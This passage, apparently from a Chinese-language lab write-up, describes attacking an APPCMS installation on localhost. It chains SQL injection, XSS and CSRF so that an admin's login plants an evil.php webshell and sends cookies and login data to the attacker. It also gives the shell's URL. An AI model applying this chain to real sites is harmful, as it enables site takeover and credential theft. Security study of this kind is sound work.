
模拟管理员登录后台，使用burpload进行跟踪，发现创建了evil.php文件，并为文件写入一句话，证明成功执行了刚才配置好的脚本，然后还将站点的信息包括登录信息等也发给了目标系统。








此时便收到打回来的COOKIE信息了，而对对应的shell地址便是 `http://127.0.0.1/APPCMS/templates/default/evil.php`





desktop-die7bel\thinking

0x03 小小总结

本篇获取后台的方法我就想到了XSS，本想使用报错的方式，但发现前台并无数据和后台进行交互，所以没想到怎么在前台引发报错，报出后台地址，所以就采用SQL注入，XSS，CSRF直接getShell了。如果师傅们有更好的思路期待讨论交流，感谢若水师傅提供的素材，感谢各位师傅的指导。